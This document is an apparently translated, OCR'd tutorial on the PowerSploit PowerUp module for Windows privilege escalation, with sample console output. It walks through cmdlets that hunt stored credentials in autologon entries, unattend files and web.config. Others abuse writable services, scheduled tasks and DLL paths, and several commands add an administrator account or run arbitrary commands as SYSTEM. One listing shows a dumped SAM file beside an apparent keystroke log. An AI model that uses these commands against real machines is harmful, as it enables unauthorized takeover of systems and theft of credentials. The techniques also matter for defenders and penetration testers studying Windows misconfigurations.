
Command: Invoke-AllChecks




```
[*] Checking for modifiable schtask files/configs...


TaskName     : FlashHelper TaskMachineCore
TaskFilePath : @{Permissions=System.Object[]; ModifiablePath=C:\Windows\System3
               2\Macromed\Flash\FlashHelperService.exe; IdentityReference=BUILT
               IN\Administrators}
TaskTrigger  : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mi
               t/task"><CalendarTrigger id="FlashHelper TaskMachineCore_0"><Sta
               rtBoundary>2019-01-01T20:19:00</StartBoundary><EndBoundary>2099-
               12-31T00:00:00</EndBoundary><Enabled>true</Enabled><ScheduleByDa
               y><DaysInterval>1</DaysInterval></ScheduleByDay></CalendarTrigge
               r><CalendarTrigger id="FlashHelper TaskMachineCore_1"><StartBoun
               dary>2019-01-01T12:20:00</StartBoundary><EndBoundary>2099-12-31T
               00:00:00</EndBoundary><Enabled>true</Enabled><ScheduleByDay><Day
               sInterval>1</DaysInterval></ScheduleByDay></CalendarTrigger></Tr
               iggers>

TaskName     : FlashHelper TaskMachineCore
TaskFilePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\; Id
               entityReference=NT AUTHORITY\Authenticated Users}
TaskTrigger  : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mi
               t/task"><CalendarTrigger id="FlashHelper TaskMachineCore_0"><Sta
               rtBoundary>2019-01-01T20:19:00</StartBoundary><EndBoundary>2099-
               12-31T00:00:00</EndBoundary><Enabled>true</Enabled><ScheduleByDa
               y><DaysInterval>1</DaysInterval></ScheduleByDay></CalendarTrigge
               r><CalendarTrigger id="FlashHelper TaskMachineCore_1"><StartBoun
```

```
dary>2019-01-01T12:20:00</StartBoundary><EndBoundary>2099-12-31T
```

Because there are many output contents, the results can be exported for analysis




```
[*] Checking for cached Group Policy Preferences .xml files....

PS C:\Windows\system32> Invoke-AllChecks > sysinfo.txt
PS C:\Windows\system32> Invoke-AllChecks > C:\Users\Administrator\Desktop\sysinf
o.txt
PS C:\Windows\system32> dir C:\Users\Administrator\Desktop\


    目录: C:\Users\Administrator\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        2019/10/21     21:26            PowerSploit
-a---        2019/10/21     23:16     111996 keyboard.txt
-a---        2019/10/21     22:58     262144 SAM
-a---        2019/10/21     23:14     355620 sysinfo.txt
-a---        2019/10/21     22:16       5120 test.dll


PS C:\Windows\system32> _
```



```
[*] Running Invoke-AllChecks
[+] Current user already has local administrative privileges!
[*] Checking for unquoted service paths...
[*] Checking service executable and argument permissions...


ServiceName                     : AeLookupSvc
Path                            : C:\Windows\system32\svchost.exe -k netsvcs
ModifiableFile                  : C:\Windows\system32
ModifiableFilePermissions       : GenericAll
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName                       : localSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart                      : True

ServiceName                     : AeLookupSvc
Path                            : C:\Windows\system32\svchost.exe -k netsvcs
ModifiableFile                  : C:\Windows\system32
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Travers
                                  e, WriteAttributes...}
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName                       : localSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart                      : True

ServiceName                     : AppIDSvc
Path                            : C:\Windows\system32\svchost.exe -k LocalServi
```

Find-PathDllHijack #Check which directories of the current% PATH% are writable by the user


Command: Find-PathDllHijack



```
PS C:\Windows\system32> Find-PathDllHijack

Permissions          ModifiablePath      IdentityReference    %PATH%
-----------          --------------      -----------------    ------
GenericAll           C:\Windows\system32 BUILTIN\Administ...  C:\Windows\system32
{ReadAttributes,...  C:\Windows\system32 BUILTIN\Administ...  C:\Windows\system32
GenericAll           C:\Windows          BUILTIN\Administ...  C:\Windows
{ReadAttributes,...  C:\Windows          BUILTIN\Administ...  C:\Windows
GenericAll           C:\Windows\Syste... BUILTIN\Administ...  C:\Windows\Syste...
{ReadAttributes,...  C:\Windows\Syste... BUILTIN\Administ...  C:\Windows\Syste...
GenericAll           C:\Windows\Syste... BUILTIN\Administ...  C:\Windows\Syste...
{ReadAttributes,...  C:\Windows\Syste... BUILTIN\Administ...  C:\Windows\Syste...


PS C:\Windows\system32> _
```

Get-ApplicationHost #Use the application.config file on the system to recover the password of the encrypted application pool and virtual directory

Command: Get-ApplicationHost




```
PS C:\Windows\system32> Get-ApplicationHost
False
PS C:\Windows\system32> _
```

Get-Application | Format-Table –Autosize #List display

Get-RegistryAlwaysInstallElevated #Check whether the AlwaysInstallElevated registry is set, if it is set, it means that the MSI file is run with SYSTEM permissions


Command: Get-RegistryAlwaysInstallElevated



```
PS C:\Windows\system32> Get-RegistryAlwaysInstallElevated
False
PS C:\Windows\system32> _
```

Get-RegistryAutoLogon #Check if the AutoAdminLogon item of the Windows registry is set, you can query the default user name and password set


Command: Get-RegistryAutoLogon



```
PS C:\Windows\system32> Get-RegistryAutoLogon
PS C:\Windows\system32> _
```

Get-ServiceDetail #Return information about a service

Command: Get-ServiceDetail --ServiceName DHCP #Get DHCP service detailed information



```
PS C:\Windows\system32> Get-ServiceDetail -ServiceName DHCP


ExitCode  : 0
Name      : Dhcp
ProcessId : 744
StartMode : Auto
State     : Running
Status    : OK



PS C:\Windows\system32> _
```

Get-ServiceFilePermission #detect which service directories the current user can write related executable files (you can use these files to escalate permissions)

Command: Get-ServiceFilePermission

Test-ServiceDaclPermission #Check all available services and try to modify these open services (if you can modify, return to the service object)

Command: Test-ServiceDaclPermission

Get-ServiceUnquoted #Used to check the service path and return the service path that contains spaces but no quotation marks

Command: Get-ServiceUnquoted


```
PS C:\Windows\system32> Get-ServiceUnquoted
PS C:\Windows\system32>
```

Get-UnattendedInstallFile #Check the following path to find whether these files exist (the file may contain deployment credentials)

1. C:\sysprep\sysprep.xml
2. C:\sysprep\sysprep.inf
3. C:\sysprep.inf
4. C:\Windows\Panther\Unattended.xml
5. C:\Windows\Panther\Unattend\Unattended.xml

6. C:\Windows\Panther\Unattend.xml
7. C:\Windows\Panther\Unatten\Unattend.xml
8. C:\Windows\System32\Sysprep\unattend.xml
9. C:\Windows\System32\Sysprep\Panther\unattend.xml


Command: Get-UnattendedInstallFile



```
PS C:\Windows\system32> Get-UnattendedInstallFile

UnattendPath
------------
C:\Windows\Panther\Unattend.xml


PS C:\Windows\system32> _
```

Get-ModifiableRegistryAutoRun #Check the application program path and registry key value after booting, and return the current user-modifiable program path


Command: Get-ModifiableRegistryAutoRun




```
PS C:\Windows\system32> Get-ModifiableRegistryAutoRun

Key                          Path                         ModifiableFile
---                          ----                         --------------
HKLM:\SOFTWARE\Microsof...  "C:\Program Files\Adobe...  @{Permissions=System.O...
HKLM:\SOFTWARE\Microsof...  "C:\Program Files\Java\...  @{Permissions=System.O...
HKLM:\SOFTWARE\Microsof...  C:\windows\system32\nc....  @{Permissions=GenericA...
HKLM:\SOFTWARE\Microsof...  C:\windows\system32\nc....  @{Permissions=System.O...
HKLM:\SOFTWARE\Microsof...  C:\windows\system32\nc....  @{Permissions=System.O...
HKLM:\SOFTWARE\Microsof...  C:\Users\lihui03\AppDat...  @{Permissions=System.O...
HKLM:\SOFTWARE\Microsof...  "C:\Windows\system32\vm...  @{Permissions=System.O...
HKLM:\SOFTWARE\Microsof...  "C:\Program Files\VMwar...  @{Permissions=System.O...


PS C:\Windows\system32> _
```

Get-ModifiableScheduledTaskFile #Return the name and path of the scheduled task program that the current user can modify

Command: Get-ModifiableScheduledTaskFile




```
PS C:\Windows\system32> Get-ModifiableScheduledTaskFile

TaskName                     TaskFilePath                 TaskTrigger
--------                     ------------                 -----------
FlashHelper TaskMachine...  @{Permissions=System.Ob...  <Triggers xmlns="http:...
FlashHelper TaskMachine...  @{Permissions=AppendDat...  <Triggers xmlns="http:...
FlashHelper TaskMachine...  @{Permissions=System.Ob...  <Triggers xmlns="http:...
FlashHelper TaskMachine...  @{Permissions=GenericAl...  <Triggers xmlns="http:...
FlashHelper TaskMachine...  @{Permissions=System.Ob...  <Triggers xmlns="http:...
{528E9727-440A-4B20-B31...  @{Permissions=System.Ob...  <Triggers xmlns="http:...
Proxy                        @{Permissions=AppendDat...  <Triggers xmlns="http:...
Proxy                        @{Permissions=System.Ob...  <Triggers xmlns="http:...
```



```
Proxy                   @{Permissions=GenericAl... <Triggers xmlns="http:...
Proxy                   @{Permissions=System.Ob... <Triggers xmlns="http:...
RecordingRestart        @{Permissions=GenericAl... <Triggers xmlns="http:...
RecordingRestart        @{Permissions=System.Ob... <Triggers xmlns="http:...
RecordingRestart        @{Permissions=AppendDat... <Triggers xmlns="http:...
RecordingRestart        @{Permissions=System.Ob... <Triggers xmlns="http:...
RecordingRestart        @{Permissions=GenericAl... <Triggers xmlns="http:...
RecordingRestart        @{Permissions=System.Ob... <Triggers xmlns="http:...
RemoteAssistanceTask    @{Permissions=AppendDat... <Triggers xmlns="http:...
RemoteAssistanceTask    @{Permissions=System.Ob... <Triggers xmlns="http:...
RemoteAssistanceTask    @{Permissions=GenericAl... <Triggers xmlns="http:...
RemoteAssistanceTask    @{Permissions=System.Ob... <Triggers xmlns="http:...
SR                      @{Permissions=AppendDat... <Triggers xmlns="http:...
SR                      @{Permissions=System.Ob... <Triggers xmlns="http:...
SR                      @{Permissions=GenericAl... <Triggers xmlns="http:...
SR                      @{Permissions=System.Ob... <Triggers xmlns="http:...
ConfigNotification      @{Permissions=AppendDat... <Triggers xmlns="http:...
```

Get-Webconfig #Return the plain text of the database connection string in the web.config file on the current server

Command: Get-Webconfig



```
PS C:\Windows\system32> Get-Webconfig
False
PS C:\Windows\system32> _
```

Invoke-ServiceAbuse #Modify the service to add users to the specified group, and you can trigger the custom command to add users by setting the -Command parameter

Command: Invoke-ServiceAbuse -ServiceName VulnSVC #add default account

Invoke-ServiceAbuse -ServiceName VulnSVC -UserName ".." #Specify the added domain account

Invoke-ServiceAbuse -ServiceName VulnSVC -UserName <> -Password <> -LocalGroup "Administrator" #Add the specified user, password to the specified group

Invoke-ServiceAbuse -ServiceName VulnSVC -Command ".." #Custom execution command

Restore-ServiceBinary #Restore the executable file of the service to the original directory

Command: Restore-ServiceBinary -ServiceName VulnSVC

Test-ServiceDaclPermission #Check whether a user has free access control permissions in the service, the result returns a Boolean type

Command: Test-ServiceDaclPermission -ServiceName VulnSVC

Write-HijackDll # Output a bat file with a custom command and can delete itself to $ env: Temp \ debug.bat, and output a DLL that can start the bat file

Write-UserAddMSL #Generate an installation file, after running this installation file will rebound the dialog box to add users

Command: Write-UserAddMSL

Write-ServiceBinary #Executable file for pre-compiled C # service, an administrator account is created by default, and commands can be customized by Command

Command: Write-ServiceBinary –ServiceName VulnSVC #add default account

Write-ServiceBinary –ServiceName VulnSVC –UserName “..” #Specify to add a domain account

Write-ServiceBinary –ServiceName VulnSVC –UserName <> -Password <> #Specify to add user, password to the specified group

Write-ServiceBinary –ServiceName VulnSVC –Command “..” #Custom execution command

Install-ServiceBinary #Add a user by writing a C # service through Write-ServiceBinary, the basic usage is the same as Write-ServiceBinary

The difference is that the former generates an executable file, and the latter installs the service directly